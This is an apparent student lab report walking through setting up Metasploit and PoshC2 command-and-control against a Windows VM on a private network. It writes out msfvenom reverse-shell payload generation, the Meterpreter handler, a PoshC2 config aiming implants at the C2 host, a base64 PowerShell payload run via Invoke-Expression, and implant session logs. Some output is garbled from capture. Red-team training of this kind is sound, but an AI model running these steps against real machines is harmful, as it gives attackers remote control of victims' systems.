Advanced C2 Lab

Table of contents

List of Figures

List of Tables

1. Lab Objective

The objective of this lab is to understand and implement a full Command-and-Control (C2) infrastructure using PoshC2 and Metasploit in a controlled lab environment. This includes setting up a C2 server, generating and deploying payloads, establishing persistent implants on a Windows VM, and managing active sessions.

2. C2 Infrastructure Setup


Server: Kali VM (192.168.1.43) - PoshC2 and Metasploit

Target: Windows VM (192.168.1.53) - where the payload executes

3. Methodology

Step 1: Initial access using ***Metasploit*** and post exploitation using ***poshc2***


Step 2: Open kali terminal use ***msfvenom*** and ***scp*** to send ***payload.exe*** to windows



```
┌──(kali㉿vbox)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.43 LPORT=4444 -f exe -o /home/kali/Desktop/payload.
exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /home/kali/Desktop/payload.exe
```

```
┌──(kali㉿vbox)-[~]
└─$ scp /home/kali/Desktop/payload.exe Windows@192.168.1.53:C:/Users/Windows/Desktop/
Windows@192.168.1.53's password:
payload.exe                                                   100%   72KB  34.4MB/s   00:00

┌──(kali㉿vbox)-[~]
└─$ 
```


Figure 3.1 Shows payload.exe being sent to windows



```
Name                          Date modified        Type             Size
System Volume Information     8/20/2025 7:05 PM    File folder
fake_exfil                    9/5/2025 10:36 PM    Text Document    1 KB
Microsoft Edge                8/20/2025 2:51 PM    Shortcut         3 KB
sensitive_data                9/6/2025 10:12 PM    Text Document    1 KB
payload                       9/10/2025 8:04 PM    Application      73 KB
```

Figure 3.2 Shows payload.exe being successfully transferred to windows VM


Step 3: Now open ***msfconsole*** and run the following handler ,once the exploits runs ,run payload on windows and a session is made at Metasploit



```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.1.43
LHOST => 192.168.1.43
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.1.43:4444
[*] Sending stage (177734 bytes) to 192.168.1.53
[*] Meterpreter session 1 opened (192.168.1.43:4444 → 192.168.1.53:51005) at 2025-09-10 20:05:31 +0530
sessions

Active sessions
===============

  Id  Name  Type                     Information                             Connection
  --  ----  ----                     -----------                             ----------
  1         meterpreter x86/windows  DESKTOP-VT1A6VA\windows @ DESKTOP-VT1A6VA  192.168.1.43:4444 → 192.168.1.53:51005 (192.
                                                                             168.1.53)
```

Figure 3.3 Shows Metasploit successfully connected with windows vm

Step4: Download and configure the PoshC2 server ,Command : ***sudo ./Install.sh***



```
┌──(kali㉿vbox)-[~]
└─$ git clone https://github.com/nettitude/PoshC2.git
Cloning into 'PoshC2'...
remote: Enumerating objects: 6104, done.
remote: Counting objects: 100% (309/309), done.
remote: Compressing objects: 100% (142/142), done.
remote: Total 6104 (delta 240), reused 170 (delta 167), pack-reused 5795 (fr
om 2)
Receiving objects: 100% (6104/6104), 118.40 MiB | 4.07 MiB/s, done.
Resolving deltas: 100% (4159/4159), done.

┌──(kali㉿vbox)-[~]
└─$ ls
 adminpass                                                      payload.bin
 backdoor.exe                                                   payload.exe
 config.json                                                    phoneinfoga
 default_scripts.txt                                            Pictures
 Desktop                                                        PoshC2
 Documents                                                      Public
 Downloads                                                      __pycache__
 exfil-test                                                     README.md
 fake_exfil.txt                                                 reports
 go                                                             static
 gobuster                                                       templates
 gophish                                                        Templates
 gophish-v0.12.1-linux-64bit.zip                                test.jsp
 LICENSE                                                        tmp
 Music                                                          users.txt
'New Graph (1).mtgl'                                            VERSION
'New Graph (1) (recovered at 2025-09-02 12-15-34).mtgl'         Videos
 nohup.out                                                      vuln.c

┌──(kali㉿vbox)-[~]
└─$ cd PoshC2

┌──(kali㉿vbox)-[~/PoshC2]
└─$ ls
cookie_decrypter.py       LICENSE    poshc2-ansible-main.yml  start.py
Dockerfile                Pipfile    README.md                tests
Install-for-Docker.sh     poll.py    resources
Install.sh                poshc2     start_api.py

┌──(kali㉿vbox)-[~/PoshC2]
└─$ sudo ./Install.sh
[sudo] password for kali:
```

Figure 3.4 Shows poshc2 being downloaded and installed


Step 5: A test project ***testproject*** was created using command

posh-project -n testproject

Step 6: Install pipenv and go into its shell ***:***

pipenv shell

Step 7: Now set the configurations file in ***/var/posh2c/testproject/config.yml***



kali@vbox: /var/poshc2/testproject
Session Actions Edit View Help

```
# These options are loaded into the database on first run, changing them after
# that must be done through commands (such as set-defaultbeacon), or by
# creating a new project

# ════════════════════════════════════════════════════════
#             CONFIG YOU HAVE TO SET
# ════════════════════════════════════════════════════════

ProjectName: "Public-Project" # for pipelines
UserAgent: "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987
fari/537.36" # need to manually specify UserAgent, default is not an option
KillDate: "2999-01-01"  # yyyy-MM-dd
NotificationsProjectName: "PoshC2"

# Payload comms urls, will failover in order listed here. All need to be the same protocol (http/https).
# Format → Connect-url: host header e.g.
# - https://frontable.com: endpoint.cdn.com
# - "https://direct.com:8080": ""
PayloadComms:
  - "http://192.168.1.43:8080": ""

# ════════════════════════════════════════════════════════
#                  OPTIONAL CONFIG
# ════════════════════════════════════════════════════════

# Server Config
BindIP: '0.0.0.0'
BindPort: 8080

# Database Config
DatabaseType: "SQLite" # or PostgreSQL
PostgresConnectionString: "dbname='poshc2_project_x' port='5432' user='admin' host='192.168.111.111' password
XX'" # Only used if PostgreSQL in use

"config.yml" 78L, 3067B                                                                              13,0-1
```

Figure 3.5 Shows configuration changes in config.yml file

Step 8: Now start the server :


sudo -E pipenv run python start.py --server --project testproject


(PoshC2-Xya50wQ8)kali@vbox: ~/PoshC2
Session Actions Edit View Help

```
┌─(PoshC2-Xya50wQ8)─(kali㉿vbox)-[~/PoshC2]
└─$ sudo -E pipenv run python start.py --server --project testproject
```

Figure 3.6 Shows server start command

Step 9: Confirm server is up via curl or local browser:




```
┌──(kali㉿vbox)-[~]
└─$ curl -O http://192.168.1.43:8080/uasclient/0.1.34/modules/_rp
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  5848    0  5848    0     0   363k      0 --:--:-- --:--:-- --:--:--  380k
```

Figure 3.7 Shows confirmation through curl

Step10: A Payload is prepared from "Modules directory: modules/_rp" which contains Base64-encoded PowerShell scripts

Step 11: Copy the Base64 string into a PowerShell script or paste directly in Windows VM PowerShell



```
192.168.1.43:8080/uasclient/0.1.34/modules/_rp
W1N5c3RlbS5OZXQuU2VydmljZVBvaW50TWFuYWdlcl06OlNlcnZlckNlcnRpZmljYXRlVmFsaWRhdGlvbkNhbGxiYW
```


Figure 3.8 Shows _rp base64 payload script present in modules

Step 12: paste the payload on Windows VM by opening PowerShell as Administrator

$payload = "WIN5c….0="

Invoke-Expression ([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($payload)))


The beacon will reach back to Kali VM C2 server



```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> $payload = "W1N5c3RlbS5OZXQuU2VydmljZVBvaW50TWFuYWdlcl06OlNlcnZlckNlcnRp[illegible]
[illegible]
PS C:\Windows\system32> Invoke-Expression ([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($payload)))
```

Figure 3.9 Shows payload being pasted on windows and triggered

Step 13: A session is established and on Kali VM, PoshC2 will log the following :



```
Kill Date is - 2999-01-01 - expires in 355494 days


[1] New PS implant connected: (uri=IrHIA28yRUnF9pG key=qQRlKRNSGd/2kES0T6lGCgp7m4tO7BOmN+PB8Guu374=)
192.168.1.53:49778 | Time:2025-09-10 13:22:14 | PID:4904 | Process:powershell | Sleep:5s | windows @ DESKTOP-VT1A6V
A (AMD64) | URL: updated_host-2025-09-10-13:08:34

TaskID:00001 sent | User:(autoruns) | ImplantID:1 | Context:DESKTOP-VT1A6VA\windows @ DESKTOP-VT1A6VA | 2025-09-10
13:22:19
load-module Stage2-Core.ps1


TaskID:00001 returned | User:(autoruns) | ImplantID:1 | Context:DESKTOP-VT1A6VA\windows @ DESKTOP-VT1A6VA | 2025-09
-10 13:22:20
Module loaded successfully
```

Figure 3.10 Shows a session being made on poshc2

Task ID	PID	Target IP	Payload Type	Notes
00001	4904	192.168.1.53	PowerShell	Beacon established

Table 3.1 Shows log details

4. Summary

PoshC2 server was configured on Kali VM and a stageless PowerShell beacon deployed to Windows VM. The payload from modules/_rp established a session back to the C2. Payloads communicate over HTTP, allowing command execution, module deployment, and monitoring. Sessions are logged and managed via the server console.